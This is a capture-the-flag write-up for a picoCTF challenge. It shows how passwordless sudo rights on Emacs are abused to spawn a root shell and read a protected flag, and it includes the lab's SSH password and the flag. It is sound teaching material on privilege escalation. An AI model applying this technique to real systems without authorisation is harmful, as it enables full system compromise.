PicoCTF : Challenge Overview
Hey 👋
In this medium level challenge, I was given SSH access to a machine and needed to read a protected flag file. At first glance, it looked simple, but it required abusing a misconfigured sudo permission.
🔌 Connecting to the Machine
I started by connecting to the server using SSH:
ssh -p 54547 ctf-player@green-hill.picoctf.net
When prompted, I entered the password:
d1a1ff7a
Initial Enumeration
Once logged in, I listed the files,
I found:
ls
flag.txt
I tried to read it,
But I got:
cat flag.txt
cat: flag.txt: Permission denied
Trying Basic Sudo Commands
I first tried running the file with sudo:
But I was denied:
sudo cat flag.txt
Sorry, user ctf-player is not allowed to execute '/usr/bin/cat flag.txt' as root on challenge.
Checking Sudo Permissions
Next, I checked what I was allowed to run with sudo:
Matching Defaults entries for ctf-player on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User ctf-player may run the following commands on challenge:
(ALL) NOPASSWD: /bin/emacs
This meant I could run Emacs as root without a password.
Exploitation (Getting Root Shell)
I launched Emacs using sudo:
sudo /bin/emacs

Inside Emacs, I did the following:
- Pressed Alt + x
- Typed shell
- Pressed Enter
This opened a shell running as root.
Getting the Flag
Now that I had root access, I read the flag:
cat flag.txt
picoCTF{ju57_5ud0_17_0cdfe631}

This challenge showed how dangerous misconfigured sudo permissions can be.
Even though Emacs is just a text editor, it can execute commands and spawn a shell. If it is allowed in sudo, it can lead to full system compromise.
Always check:
sudo -l
and look for binaries that can be abused for privilege escalation.